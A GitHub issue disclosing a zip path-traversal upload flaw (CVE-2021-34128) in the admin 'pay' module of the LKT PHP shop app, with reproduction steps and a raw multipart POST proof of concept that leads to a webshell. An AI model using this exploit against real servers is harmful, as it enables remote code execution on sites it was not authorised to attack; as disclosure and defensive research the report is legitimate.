New issue


Jump to bottom

Compressed file upload getshell #8


Open **sviivyao** opened this issue on May 28, 2021 · 1 comment

sviivyao commented on May 28, 2021


The cause of the vulnerability: When decompressing, the compressed files were not filtered and judged, which resulted in the possibility of uploading cross-directory zip files to getshell.



Vulnerability Recurrence:: Log in to the background and visit：/open/app/LKT/index.php?module=system&action=pay To upload a compressed file, put the malicious file that can be traversed into a zip, upload and decompress it.



Then access the path of the malicious file:



poc:

```
POST /open/app/LKT/index.php?module=system&action=pay HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=--------------------------228098270218745446729200138 66
Content-Length: 959
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/open/app/LKT/index.php?module=system&action=pay
Cookie: bdshare_firstime=1609743336438; ECS[visit_times]=4; admin_mojavi=0kbneeltri2qm0ropn901mvb61
Upgrade-Insecure-Requests: 1

----------------------------228098270218745446729200138 66
Content-Disposition: form-data; name="mch_id"

0
----------------------------228098270218745446729200138 66
```

```
Content-Disposition: form-data; name="mch_key"

111
----------------------------228098270218745446729200138 66
Content-Disposition: form-data; name="upload_cert"; filename="debug.zip"
Content-Type: application/x-zip-compressed

//upload file
----------------------------228098270218745446729200138 66
Content-Disposition: form-data; name="mch_cert"

http://127.0.0.1/open/app/LKT/webapp/lib/cert
----------------------------228098270218745446729200138 66
Content-Disposition: form-data; name="Submit"


----------------------------228098270218745446729200138 66--
```

Upload was successful and executed successfully!

OS-WS commented on Jun 22, 2021

Hi **@bettershop @sviivyao**
This issue was assigned with CVE-2021-34128.
Was it fixed?

Thanks!

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants